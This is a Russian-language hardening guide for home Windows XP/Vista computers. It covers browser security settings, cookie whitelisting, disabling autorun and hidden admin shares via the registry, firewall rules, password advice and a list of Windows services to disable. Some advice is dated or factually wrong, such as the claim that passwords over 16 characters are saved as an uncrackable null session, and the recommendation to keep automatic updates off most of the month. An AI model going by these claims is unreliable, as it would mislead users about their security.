*Безопасная настройка обозревателя:Internet Explorer*

Ниже приведены основные настройки безопасности для сайтов, не внесенных в белые и черные списки – иными словами, рекомендуемые настройки по умолчанию. Рекомендации применимы как для шестой, так и для седьмой версии Internet Explorer.

Откройте Internet Explorer, выберите меню Сервис – Свойства обозревателя.

Вкладка Безопасность.

Выделите зону Интернет и нажмите кнопку Другой возле шкалы уровня безопасности.

**Загрузка**

Автоматические запросы: Отключить (если вы используете менеджер закачек, а не скачиваете файлы стандартными средствами Internet Explorer; в противном случае оставить настройку без изменений)

Загрузка файла: Отключить (если вы используете менеджер закачек, а не скачиваете файлы стандартными средствами Internet Explorer; в противном случае оставить настройку без изменений)

Загрузка шрифта: Разрешить

**.NET Framework**

Запуск компонентов, не снабженных сертификатом: Запрашивать

Запуск компонентов, снабженных сертификатом: Разрешить

**Проверка подлинности**

Вход: Запрос имени пользователя и пароля

**Разное**

Блокировать всплывающие окна: Отключить

Веб-узлы из зон Интернета…: Предлагать

Доступ к источникам данных: Отключить

Запуск в окне IFRAME: Отключить

Не запрашивать сертификат клиента…: Отключить

Открывать файлы на основе содержимого: Разрешить

Отображение разнородного содержимого: Предлагать

Передача незашифрованных данных форм: Разрешить

Перетаскивание или копирование: Разрешить

Переход между кадрами через разные домены: Отключить

Разрешать веб-страницам использовать…: Предлагать

Разрешать запущенные сценарием окна…: Отключить

Разрешения канала ПО: Средний уровень безопасности

Разрешить метаобновление: Разрешить

Разрешить сценарии для элемента управления…: Отключить

Установка элементов рабочего стола: Предлагать

Устойчивость данных пользователя: Разрешить

**Сценарии**

Активные сценарии: Отключить

Выполнять сценарии приложений Java: Отключить

Разрешить операции вставки из сценария: Отключить

**Элементы ActiveX и модули подключения**

Автоматические запросы элементов управления: Отключить

Выполнять сценарии, помеченные как безопасные: Предлагать

Загрузка неподписанных элементов: Отключить

Загрузка подписанных элементов: Предлагать

Запуск элементов и модулей подключения: Отключить

Использование элементов, не помеченных как безопасные: Отключить

Поведение двоичного кодов и сценариев: Отключить

Нажмите OK. Уровень безопасности для неизвестных узлов определен. Настройки трех оставшихся зон не нуждаются в модификации.

Для создания списка доверенных сайтов нажмите кнопку Узлы в свойствах зоны Надежные узлы.

Для создания списка недоверенных сайтов нажмите кнопку Узлы в свойствах зоны Ограниченные узлы.

## Настройка Cookies

Текстовые файлы Cookies применяются для сохранения информации, которую ресурсы Интернета используют для идентификации пользователя и сохранения сведений о нем. Cookies могут употребляться как для легитимных целей (запоминание настроек, предпочтений пользователя, аутентификация на форумах и т.п.), так и для нежелательной активности (к примеру, в зависимости от отсутствия или наличия у пользователя файлов cookie, установленных определенным сайтом, скрипты на другом сайте могут игнорировать его или отображать ему рекламные материалы определенного содержания).

При работе с cookies также эффективен метод белого списка. Откройте Internet Explorer, выберите меню Сервис – Свойства обозревателя, вкладка Конфиденциальность; передвиньте ползунок в положение Блокировать все Cookie. В таком положении ползунка установка и чтение cookies будет разрешена только ресурсам, записанным в зону «Надежные узлы».

## Отключение надстроек Internet Explorer

Выше мы говорили о том, что надстройки браузера (Browser Helper Objects, панели) могут быть использованы для нежелательной активности. В связи с этим необходимо свести к минимуму количество активных надстроек и время от времени проверять их на предмет появления новых.

Откройте Internet Explorer, выберите меню Сервис – Свойства обозревателя, вкладка Программы. Нажмите кнопку Надстройки.

В выпадающем списке выберите Надстройки, загруженные в Internet Explorer. В полученном окне будут перечислены надстройки браузера.

В целом рекомендуется отключить все надстройки; допустимо не затрагивать компоненты защитного программного обеспечения (к примеру, надстройка *Веб-Антивирус* некоторых продуктов Лаборатории Касперского). Обратите внимание, что функциональность некоторых программных продуктов (менеджеров закачек и т.п.) при этом может нарушаться.

### *Безопасная настройка обозревателя:Mozilla Firefox*

Управление потенциально опасным содержимым в Mozilla Firefox может осуществляться либо посредством настроек самого обозревателя, либо с помощью специализированных дополнений (*плагинов*, или *аддонов*).

**Отключение скриптов** в настройках Firefox может быть выполнено следующим образом.

Запустите браузер, откройте `Tools (Инструменты) – Options (Настройки)`, пункт меню `Content (Содержимое).` Снимите галочки `Enable Java (Использовать Java)` и `Enable JavaScript (Использовать JavaScript).`

Дополнение к Firefox, позволяющее эффективно управлять разрешениями на выполнение тех или иных скриптов, называется NoScript.

Важной особенностью NoScript является возможность разделения скриптов по доменам и функция временного разрешения их исполнения; поясним на примере, в чем состоит ее ценность.

Допустим, существует страница http://www.site.com/reg.htm, в которую внедрены два скрипта: http://www.site.com/scripts/1.js,

поддерживающий интерактивную регистрацию пользователей, и http://www.anothersite.com/scripts/counter.js, являющийся скриптом-счетчиком, который ведет статистику посещаемости. В то время как первый скрипт находится в основном домене, т.е. www.site.com, второй представляет собой внешнее содержимое, которое физически находится на другом ресурсе. NoScript различает эти два скрипта и позволяет управлять ими по отдельности – к примеру, существует возможность одноразово разрешить скрипт из основного домена, чтобы успешно пройти регистрацию, при этом не разрешая исполнение второго скрипта как находящегося в другом домене.

**Отключение cookies** в настройках Firefox выполняется следующим образом.

Запустите браузер, откройте `Tools (Инструменты) - Options (Настройки)`, пункт меню `Privacy (Приватность).`
Снять галочку `Allow sites to set Cookies (Принимать Cookies с сайтов)`.

Расширенное управление файлами cookies в Mozilla Firefox возможно с помощью специализированного дополнения CookieSafe.

*Безопасная настройка обозревателя:Opera*

Для **отключения скриптов** в браузере Opera необходимо выполнить следующие действия.

Откройте `Opera` – `Инструменты` – `Настройки - Дополнительно` – пункт меню `Содержимое` – убрать галочки напротив `включить Java`, `включить JavaScript` и `включить плагины`.

Opera позволяет разрешить выполнение скриптов определенному сайту. Выполнить соответствующее действие возможно двумя способами:

1) Управление настройками веб-узла – найти нужный сайт – Изменить – вкладка Сценарий и Содержимое;
2) Щелкнуть правой кнопкой мыши по требуемой странице и в появившемся меню выбрать Изменить настройки узла, после чего действовать по приведенной выше схеме.

**Управление файлами cookies** выполняется следующим образом.

Откройте Opera – Инструменты – Настройки – Дополнительно – пункт меню Cookies – поставить галочку напротив Никогда не принимать cookies.

Допустимо также разрешить cookies для определенного сайта приведенными ниже двумя способами.

1) Управление Cookies – найти нужный сайт – Изменить – Cookies;
2) Щелкнуть правой кнопкой мыши по требуемой странице и в появившемся меню выбрать Изменить настройки узла, после чего действовать по приведенной выше схеме.

Настройка безопасности в иных браузерах производится в соответствии с теми же принципами, что и для описанных выше обозревателей. Первоочередное значение имеет отключение Java-скриптов, ActiveX и IFRAME, а также управление файлами Cookies.

## Носители информации, файлы и папки

*Общая защита*

**1)** Для предотвращения заражения посредством автоматического запуска содержимого съемных носителей **необходимо отключить автозапуск** для всех разновидностей дисков.

Для версий Windows, оснащенных редакторами политик:

Пуск - Выполнить – введите слово gpedit.msc - OK - Конфигурация компьютера - Административные шаблоны - Система - Отключить автозапуск. Выберите, где автозапуск должен быть отключен, после чего примените новую политику командой ‘gpupdate’ в консоли.

В XP Home оснастка управления групповыми политиками отсутствует, однако тот же эффект может быть достигнут ручной правкой реестра:

1) Пуск - Выполнить – введите слово regedit – OK.

2) Открыть HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies.

3) Создать новый раздел

4) Переименовать созданный раздел в Explorer

5) В этом разделе создать ключ NoDriveTypeAutoRun

Допустимые значения ключа:

0x1 - отключить автозапуск на приводах неизвестных типов

0x4 - отключить автозапуск съемных устройств

0x8 - отключить автозапуск несъемных устройств

0x10 - отключить автозапуск сетевых дисков

0x20 - отключить автозапуск CD-приводов

0x40 - отключить автозапуск RAM-дисков

0x80 - отключить автозапуск на приводах неизвестных типов

0xFF - отключить автозапуск вообще всех дисков.

Значения могут комбинироваться суммированием их числовых значений.

Значения по умолчанию:

0x95 - Windows 2000 и 2003 (отключен автозапуск съемных, сетевых и неизвестных дисков)

0x91 - Windows XP (отключен автозапуск сетевых и неизвестных дисков)

Также возможно отключение автозапуска диска, которому присвоена заранее известная буква:

Раздел:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer

Ключ: NoDriveAutoRun

Допустимые значения: 0x0–0x3FFFFFF

Значение представляет собой "битовую карту" дисков справа налево - крайний правый бит (в двоичном представлении) соответствует диску A, второй справа - B и так далее. Для отключения автозапуска бит должен быть установлен.

Значение по умолчанию: 0x0

**Изменения в реестре применяются только после перезагрузки.**

**2) Рекомендуется не открывать папки для общего доступа из сети.** Если существует настоятельная необходимость в предоставлении внешнего доступа, внимательно отнеситесь к тому, какая папка будет доступна извне и какие права на управление ей будут иметь те или иные компьютеры. Чрезвычайно нежелательно предоставлять доступ к корню системного диска и к папкам операционной системы.

**3)** Следует с осторожностью относиться к сборникам программного обеспечения и программным архивам в Интернете. Настоятельно рекомендуется скачивать программу **только с официального сайта разработчика** и избегать авторских версий распространенных программ (наподобие “Total Commander User’s Edition”), нестандартных наборов обновлений и других подобных им установочных пакетов, которые могли быть пересобраны с целью внедрения вредоносного ПО.

*Отключение скрытых ресурсов с общим доступом (для опытных пользователей)*

Каждый компьютер под управлением WinNT / 2000 / XP / 2003 и выше автоматически создает ресурсы общего доступа для каждого диска в системе. Эти ресурсы скрыты, но могут полностью контролироваться администратором домена. Именем такого ресурса является буква диска, сопровождаемая знаком $. При создании хорошо защищенной сети вам может понадобиться отключение этих общих ресурсов или по крайней мере ограничение прав конкретных пользователей и служб.

Скрыты по умолчанию следующие ресурсы:

C$ D$ E$ и т.п. – корень каждой партиции. Под WinNT Workstation / 2000 / 2003 / XP Professional только администраторы или Backup Operators могут подключаться к этим ресурсам; под WinNT Server / 2000 Server к ним также имеют доступ Server Operators.

ADMIN$ - %SYSTEMROOT%. Этот общий ресурс система использует при каждом сеансе удаленного администрирования. Путь к ресурсу задан переменной %SYSTEMROOT% (под Win2000 / NT это

обычно C:\Winnt, под XP - C:\Windows).

FAX$ - под Win2000 Server этот ресурс используется для отправки факсов. Ресурс временно кэширует файлы и обращается к файлам на сервере.

IPC$ - временные соединения между серверами, необходимые для обмена данными между программами. Используется во время сеанса удаленного администрирования и при просмотре расшаренных папок компьютера. Этот ресурс может быть очень опасен, поскольку через него можно извлечь значительное количество информации о вашей сети даже из-под анонимного аккаунта.

NetLogon – этот ресурс используется службой Net Logon под Win2000, 2003 и NT Server при обработке запросов на сетевой вход в систему через домен, а также более ранними системами при запуске logon-скриптов.

PRINT$ - %SYSTEMROOT%\SYSTEM32\SPOOL\DRIVERS. Используется для удаленного управления принтерами.

Можно просто удалить ресурс через менеджер сервера в WinNT или средства управления общим доступом к папкам в Win2000 / XP / 2003, но проблема состоит в том, что после перезагрузки ресурсы будут автоматически восстановлены. Также их можно отключить через редактор политик, однако более простой способ постоянного отключения этих ресурсов - редактирование реестра.

За управление скрытыми административными ресурсами отвечают следующие ключи:

Для серверных систем (WinNT 4.0 / 2000 / Windows Server 2003)

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanM
anServer\Parameters
Установите значение "AutoShareServer"=dword:00000000
```

Для рабочих станций (WinNT 4.0 Workstation / XP Pro)

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanM
anServer\Parameters
Установите значение "AutoShareWks"=dword:00000000
```

Если такого ключа нет, его нужно создать. Результат появится после перезагрузки.

Для воссоздания скрытых ресурсов значение соответствующих ключей нужно вновь изменить на 1. Имейте в виду, что некоторые приложения могут зависеть от скрытых ресурсов и работать некорректно.

На **XP Home** данная функциональность **отсутствует**.

**Важно!** Эти манипуляции с реестром не отключают IPC$. Данный ресурс широко используется хакерами для выбора атакуемых систем, поскольку он может предоставить много информации о системных, пользовательских именах и так далее. Если разрешения для учетных записей некорректны, или вы не отключили анонимную учетную запись, или не отключили гостевой аккаунт, то этот вектор атак может привести к взлому системы за считанные минуты.

## Уязвимости и потенциально атакуемый сетевой функционал

*Общая защита*

**1)** В таблице правил вашего брандмауэра необходимо безусловно **запретить входящие соединения** по протоколам TCP и UDP для всех программ, после чего при желании создать исключения для тех сетевых продуктов, функциональность которых это нарушает (FTP, P2P, ICQ-клиентов). В различных брандмауэрах эти соединения называются по-разному: Входящее соединение, Входящее направление, Inbound Connection, Server Rights и так далее.

**Обратите внимание:** выше мы говорили о том, что входящим называется соединение, инициатором которого является удаленный компьютер. Поэтому запрет входящих соединений не будет означать, что вы не сможете работать в Интернете – ответы на ваши исходящие соединения будут приниматься успешно.

Блокирование входящих соединений предназначено защищать вас от сетевых атак даже в том случае, если записи об атаке нет в базе системы детектирования вторжений, целевой порт открыт и на нем стоит уязвимое приложение.

В некоторых брандмауэрах возможно выполнить другую полезную операцию – **запретить исходящие соединения** всем приложениям, **для которых** в таблице правил **не указано обратное**. Это значит, что приложению будет запрещено соединяться с сетью, пока вы не разрешите ему этого явным образом, создав соответствующее правило в таблице. Подобная настройка создает дополнительный объем работы по настройке брандмауэра после установки новых приложений, однако позволяет быть уверенным, что даже в случае успешного проникновения вредоносного программного обеспечения на ваш компьютер оно не

сможет выполнить сетевое соединение (что, соответственно, снижает риск хищения конфиденциальной информации, паролей и т.п.).

**2)** Настоятельно рекомендуется **устанавливать обновления Windows** (по крайней мере критические) **и** обновления безопасности для **других программных продуктов**. К примеру, в данный момент пользуется популярностью уязвимость в Acrobat Reader, позволяющая с помощью специального PDF-файла вызвать переполнение памяти и выполнение произвольного кода на уязвимой системе.

**3)** Следует **отключить системные возможности удаленного управления**. Делается это следующим образом.

Панель управления (классический вид) – Система – вкладка Удаленное использование. Снять галочку Разрешить отправку приглашения удаленному помощнику.
На Windows Vista эта операция может быть осуществлена через Панель управления - Настройка удаленного доступа.

**4)** Эффективным способом противодействия вредоносному программному обеспечению является **использование ограниченной учетной записи пользователя** и отказ от повседневной работы с правами администратора. Согласно статистическому исследованию, проведенному антивирусным экспертом Олегом Зайцевым, более 90% современного вредоносного программного обеспечения может терять функциональность или оказываться полностью неработоспособным при запуске с правами ограниченного пользователя. Соответственно, при наличии дополнительного защитного ПО, установленного на заведомо чистую систему, защищенность системы может приблизиться к 100%.

**5)** Желательно также **отключить учетную запись «Гость» и удалить все учетные записи пользователей, которые никто не использует**, с помощью компонента «Учетные записи пользователей» в Панели управления. Встроенную учетную запись администратора (при включенном экране приветствия ее можно увидеть в Безопасном режиме) рекомендуется переименовать и защитить надежным паролем. Указанные действия позволяют повысить защищенность системы от атак с повышением привилегий; в противном случае, даже если вы работаете с ограниченной учетной записью, вредоносное ПО может присвоить себе администраторские привилегии и успешно выполнить вредоносные операции.

После отключения гостевой учетной записи она может быть удалена. Осуществить эту операцию возможно следующим образом.

Панель управления (классический вид) – Система – вкладка Дополнительно – кнопка Параметры в группе Профили пользователей. В появившемся окне будет отображен список учетных записей, зарегистрированных на компьютере; выделите учетную запись «Гость», если она присутствует в списке, и нажмите кнопку «Удалить». Подтвердите изменения кнопкой OK.
В Windows Vista для отображения вкладки Дополнительно необходимо нажать Дополнительные параметры системы.

В процессе выполнения последней рекомендации, а также при защите паролем вашего веб-ресурса, почтового ящика и т.п. вам может потребоваться создание пароля, устойчивого к взлому и недоступного для хищения вредоносным программным обеспечением или посторонними лицами. Для создания и безопасного хранения надежного пароля необходимо руководствоваться некоторыми основными соображениями.

**а)** сложность вскрытия пароля возрастает по мере увеличения количества и разнообразия используемых в нем символов. Из этого следует, что:

- **русский алфавит предпочтительнее** латинского, если кириллица в паролях разрешена сервисом, для которого вы создаете пароль;

- в пароле **нежелательны** какие-либо **слова** (например, “password”), стандартные сочетания клавиш (например, “qwerty”) или стандартные последовательности цифр (например, “12345”);

- пароль должен содержать буквы, цифры, знаки препинания, верхний регистр знаков **в произвольном порядке**;

- длина пароля должна быть **не менее 10 знаков**. В операционной системе **Windows** пароль на учетную запись, превышающий **16** знаков, ошибочно сохраняется как нулевой пароль (null session), что позволяет предотвратить его взлом.

**б)** сложность хищения пароля возрастает по мере увеличения недоступности места, где он хранится. Из этого следует, что:

- **не рекомендуется сохранять пароли** в Проводнике Windows, обозревателе Интернета, FTP, ICQ-клиентах, почтовых программах и т.п. То, что сохранено в памяти компьютера, можно прочесть и похитить. В некоторых программных продуктах для защиты информации имеется виртуальная клавиатура, позволяющая безопасно вводить пароли (поскольку нажатия клавиш реальной клавиатуры могут отслеживаться и перехватываться вредоносным ПО);

- **не рекомендуется записывать пароли** на «бумажках для памяти» и т.п., поскольку к ним могут иметь доступ посторонние лица;

- соответственно, **единственным надежным местом** для хранения пароля, куда не имеет доступ никто, кроме вас, является ваш собственный мозг.

Таким образом, надежный пароль должен храниться в вашей памяти и иметь приблизительно следующий вид: **t%P3+Y,8jR**.

### *Отключение служб*

Пояснительная записка

Отключение служб, как видно из названия раздела, относится к средствам борьбы с угрозами посредством отключения функционала. Основной задачей при отключении служб является закрытие сетевых портов со статусом LISTENING, что предотвращает эксплуатацию уязвимостей системных сервисов и третьесторонних продуктов посредством сетевых атак. Как только служба прекращает работу, используемый ею сетевой порт перестает быть открытым и исчезает – а, как мы говорили ранее, нельзя атаковать то, чего нет. Другие службы рекомендуется отключать потому, что сам функционал, который они предоставляют, может быть использован в злонамеренных целях. Вторичным эффектом от отключения служб является высвобождение ресурсов оперативной памяти, порой довольно значительных.

Идеология отключения служб состоит в полном прекращении работы наиболее опасных сервисов, разрешении автозапуска минимально необходимых и допущении возможного запуска всех остальных. Такой подход одновременно сводит к минимуму количество работающих служб, защищает от эксплуатации опасных сервисов и предельно уменьшает возможные побочные эффекты от данной операции.

Приведенная ниже конфигурация служб позволяет полностью избавиться от закрытых портов на одиночном компьютере с прямым подключением к сети или компьютере в локальной сети под управлением Windows XP SP2. В операционной системе Windows Vista закрыть все порты невозможно, поскольку эта система изначально была спроектирована таким образом, чтобы пользователь не мог ее полностью контролировать; соответственно, в этой ОС отключение служб является средством уменьшения количества работающих служб и открытых сетевых портов, и, соответственно, минимизации (но не

полного снятия) рисков.

Каждая служба сопровождается описанием функционала, за который она отвечает; будьте внимательны при чтении описания. Если вы полагаете, что те или иные функции могут быть нарушены при отключении службы, и ценность этих функций выше, чем безопасность вашего компьютера, то ту или иную рекомендацию допустимо не выполнять.

Службы в списке разделены на две группы: основные и дополнительные. Основные службы – те, которые в основном присутствуют как на Windows XP, так и на Windows Vista; выполнение рекомендаций по ним обеспечивает основную часть работы по обеспечению безопасности системных сервисов. Дополнительные службы – те, которые имеются только в Windows Vista.

Обратите внимание, что данные рекомендации предназначены для **домашних** компьютеров и неприменимы для машин в локальной сети предприятия.

### Основные службы (Windows XP, Vista)

Для закрытия наиболее атакуемых сетевых портов Windows используется специальный инструмент – Windows Worms Doors Cleaner. Необходимость его применения связана с тем, что выполняемые им операции связаны не только и не столько с отключением самих служб, сколько с правкой реестра, причем в таких ключах, где случайная ошибка может привести к неработоспособности системы. Соответственно, проще и безопаснее осуществить закрытие этих портов с помощью специализированной программы.

Загрузить WWDC можно по адресу:

http://www.firewallleaktester.com/wwdc.htm

После выполнения всех операций и перезагрузки окно WWDC должно выглядеть приблизительно следующим образом (рис. 7).




*Рис. 7. Windows Worms Doors Cleaner*

Далее можно приступить к самостоятельному конфигурированию служб. Убедитесь, что вы работаете с правами, достаточными для отключения служб, и что компьютер не подключен к Сети.

Панель управления (классический вид) – Администрирование – Службы. В списке следует выбрать требуемую службу и дважды щелкнуть по ней. В окне свойств задайте рекомендуемый тип запуска и либо остановите службу, либо, в случае типа запуска Авто, не производите никаких действий (рис. 8).




*Рис. 8. Тип запуска и состояние службы*

Рекомендуем вам записывать действия, которые вы выполняете.

**Для следующих служб необходимо выбрать тип запуска – «Отключено» и остановить. Эти службы никогда не будут запущены.**

### DHCP-клиент [DHCP Client]

DHCP-клиент управляет конфигурацией сети и позволяет компьютеру получать динамический IP-адрес, а также выполнять обновление DNS. Принято считать, что при модемном или ADSL-подключении эта служба должна быть активна, хотя опытным путем установлено, что модемные подключения не страдают при ее остановке и отключении. Если ваше подключение не может функционировать без этой службы, восстановите тип запуска – «**Авто**».

В Windows Vista от данной службы зависит **Служба автоматического обнаружения веб-прокси WinHTTP**.

### DNS-клиент [DNS Client]

Клиент DNS, или, как его еще называют, кэширование DNS, выполняет запросы на соотнесение доменных имен и IP-адресов, после чего сохраняет их в кэше и позволяет не обращаться к DNS-серверу повторно. Эта функциональность не является необходимой, а ее отключение закрывает используемый этой службой сетевой порт.

### NetMeeting Remote Desktop Sharing

Эта служба разрешает получать доступ к удаленному рабочему столу с использованием NetMeeting. Данный функционал потенциально уязвим, и необходимо отключить его.

### Telnet

Служба Telnet предоставляет удаленному пользователю возможность подключаться к компьютеру под управлением Windows XP Pro и брать

на себя управление. Очевидно, что для обеспечения надлежащего уровня безопасности данная служба требует безусловного отключения.

### Автоматическое обновление [Automatic Updates]

Службу автоматического обновления Windows необходимо включать 1 раз в месяц, когда выходит очередной пакет обновлений от Microsoft. Все остальные 29-30 дней месяца она не приносит пользы и может свободно быть отключена.

В Windows Vista данная служба называется «*Центр обновления Windows (Windows Update)*».

### Беспроводная настройка [Wireless Zero Configuration]

В Windows XP эта служба осуществляет автоматическую настройку беспроводных адаптеров. Если вы не используете беспроводные сети, то этот функционал может быть отключен. Если автонастройка беспроводных сетей вам необходима, оставьте службу как есть или переведите ее в тип «**Вручную**».

В Windows Vista эта служба называется «*Служба автонастройки WLAN (WLAN AutoConfig)*» и управляет также подключениями к беспроводным сетям.

### Вторичный вход в систему [Secondary Logon]

**Отключение данной службы необходимо только на тех компьютерах, где имеется единственная учетная запись,** поскольку этот сервис обеспечивает возможность запуска программ от имени другого пользователя. Если их две и более, и / или необходим запуск программ от имени администратора (в частности, это повседневная практика в Windows Vista), то служба может быть оставлена в положении «**Авто**» (хотя в этом случае вы не будете защищены от уязвимостей с повышением привилегий вредоносных программ).

### Диспетчер сетевого DDE [Network DDE DSDM]

В Windows XP - служба динамического обмена данными, управляющая общими (shared) ресурсами в локальной сети. В силу своего назначения является потенциальной уязвимостью и потому может быть отключена. От этой службы зависят **Служба сетевого DDE** и **Сервер папки обмена**.

### Диспетчер сеанса справки для удаленного рабочего стола [Remote Desktop Help Session Manager]

В Windows XP эта служба обеспечивает функционирование Удаленного помощника и, соответственно, может являться уязвимой, в силу чего рекомендуется к отключению.

### Доступ к HID-устройствам [Human Interface Device Access]

Данная служба предназначена для поддержки клавиш быстрого доступа на тех или иных устройствах ввода или управления. Сами устройства не страдают от отключения этого сервиса.

### Локатор удаленного вызова процедур (RPC) [Remote Procedure Call (RPC) Locator]

Данный сервис предназначен для управления базой данных службы имен RPC.

### Модуль поддержки NetBIOS через TCP/IP [TCP/IP NetBIOS Helper Service]

Служба LMHOSTS (NetBIOS) обеспечивает поддержку протокола NetBIOS в локальной сети, позволяя пользователям получать общий доступ к файлам или устройствам. Как и все средства совместного доступа, настоятельно рекомендуются к отключению и данная служба, и сам протокол NetBIOS (об этом см. следующий раздел). Прекращение

работы данного сервиса возможно как при прямом подключении к Интернету, так и в локальной сети.

### Обозреватель компьютеров [Computer Browser]

Данный сервис создает и обновляет список компьютеров в сети, а также выдает его программам, которые запрашивают этот список. Эта служба зависит от других отключаемых служб и не сможет быть запущена, что подразумевает также необходимость отключения ее самой.

### Оповещатель [Alerter]

Служба оповещателя в Windows XP предназначена для рассылки уведомлений от администратора в локальной сети. Для компьютера, не включенного в корпоративную сеть предприятия, данный функционал является излишним.

### Поставщик поддержки безопасности NT LM [NT LM Security Support Provider]

В Windows XP данный сервис обеспечивает безопасность для программ, которые используют функционал удаленного вызова процедур (RPC) через нестандартные транспорты.

От этой службы зависит сервис **Telnet**.

### Рабочая станция [Workstation]

Эта служба предназначена для создания и поддержки подключений компьютера к удаленным серверам по протоколу SMB (Server Message Block), согласно которому осуществляется взаимодействие рабочих станций и серверов в локальной сети. Если ваш компьютер не входит в корпоративную сеть предприятия, в работе данной службы нет необходимости.

От этой службы зависят **Обозреватель компьютеров**, **Сетевой вход в систему** и **Настройка служб терминалов**.

### Сервер [Server]

Служба Сервер позволяет получать удаленный доступ к устройствам и ресурсам компьютера (файлам, принтерам и т.п.), что обращает ее в потенциальные входные ворота для несанкционированного доступа.
От данной службы зависит **Обозреватель компьютеров**.

### Сервер папки обмена [ClipBook]

Служба сервера папки обмена поддерживает просмотр папок обмена на удаленных компьютерах в Windows XP. Рекомендуется к отключению как сервис, связанный с удаленным доступом и общими ресурсами сети.

### Сетевой вход в систему [Netlogon]

Служба сетевого входа в систему предназначена для связи между компьютером и контроллером домена локальной сети, к которому он приписан, для проверки подлинности. Если при входе в систему вы не используете выбор домена, нет необходимости в использовании данной службы.

### Служба восстановления системы [System Restore Service]

Службу System Restore в Windows XP целесообразно отключить, если вы используете стороннее средство восстановления системы. Если вы полагаетесь на встроенную систему Windows, то службу можно оставить как есть. О Восстановлении системы Windows см. выше в разделе «Процедуры предотвращения потерь информации».
В Windows Vista родственной службой является *Архивация Windows (Windows Backup)*. Для нее рекомендуется тип запуска «**Вручную**».

### Служба индексирования [Indexing Service]

Опасность данной службы, целью которой является сбор информации для ускорения работы встроенного средства поиска Windows, состоит в

возможности сохранения ценной или конфиденциальной информации и ее последующей утечки в Сеть. Средство поиска, в свою очередь, способно обойтись без этого функционала.

В Windows Vista данная служба называется «*Поиск Windows (Windows Search)*». Несмотря на новое название, сущность ее не изменена.

### Служба обнаружения SSDP [SSDP Discovery Service]

Сфера ответственности этой службы – обнаружение сетевых устройств Universal Plug and Play в локальной сети. При отсутствии последней служба теряет смысл и превращается в уязвимость.

В Windows Vista эта служба называется «*Обнаружение SSDP (SSDP Discovery)*» и поддерживает некоторый дополнительный функционал – в частности, отображение карты сети и разделение сетей на локальные и внешние. Если этот функционал важен для вас, службу можно перевести в тип запуска «**Вручную**», однако имейте в виду, что она открывает на прослушивание значительное количество портов – общим количеством до 10, в защите которых вы сможете полагаться только на брандмауэр и созданное вами правило запрета входящих соединений.

### Служба сетевого DDE [Network DDE]

В Windows XP этот сервис организует сетевой транспорт и безопасность динамического обмена данными между компьютерами в локальной сети. Обратите внимание, что под сетевым транспортом и обменом данными подразумевается не подключение к Интернету. Компьютер, работающий только в режиме исходящих сообщений и соединений, не нуждается в данном функционале.

От этой службы зависит **Сервер папки обмена**.

### Служба сообщений [Messenger]

Этот сервис позволяет обмениваться сообщениями между клиентом и

сервером в локальной сети предприятия. Отключение данной службы предотвращает отправку нежелательных сообщений на компьютер посредством команды net send.

### Служба шлюза уровня приложения [Application Layer Gateway Service]

Если у вас Windows XP SP2 или выше, то в данной службе нет необходимости; в более ранних версиях она обеспечивала сторонние подключаемые модули протокола для общего доступа к Сети и брандмауэра Windows. Если же ваша версия Windows ниже, чем XP SP2, то служба может быть оставлена на типе запуска по умолчанию, т.е. «**Вручную**».

### Службы IPSEC [IPSEC Services]

Служба IPSEC обеспечивает безопасность протокола IP посредством проверки узлов на сетевом уровне, проверок подлинности и др., а также управляет политикой IP-безопасности. В то же время она открывает порт на прослушивание и не обязательна к использованию для сетевых подключений.

В Windows Vista эта служба называется «*Агент политики IPsec (IPsec Policy Agent)*».

### Службы терминалов [Terminal Services]

Данная служба является основой всего функционала, предназначенного для интерактивного удаленного доступа к вашему компьютеру - удаленного рабочего стола (включая удаленное администрирование), быстрого переключения пользователей, удаленного помощника, - и потому **настоятельно рекомендуется к отключению**. Побочным эффектом ее отключения является недоступность быстрого переключения пользователей и прекращение отображения имени

пользователя в Диспетчере задач.

От этой службы зависят **Совместимость быстрого переключения пользователей, Перенаправитель портов пользовательского режима служб терминалов** и **Служба медиаприставки Windows Media Center.**

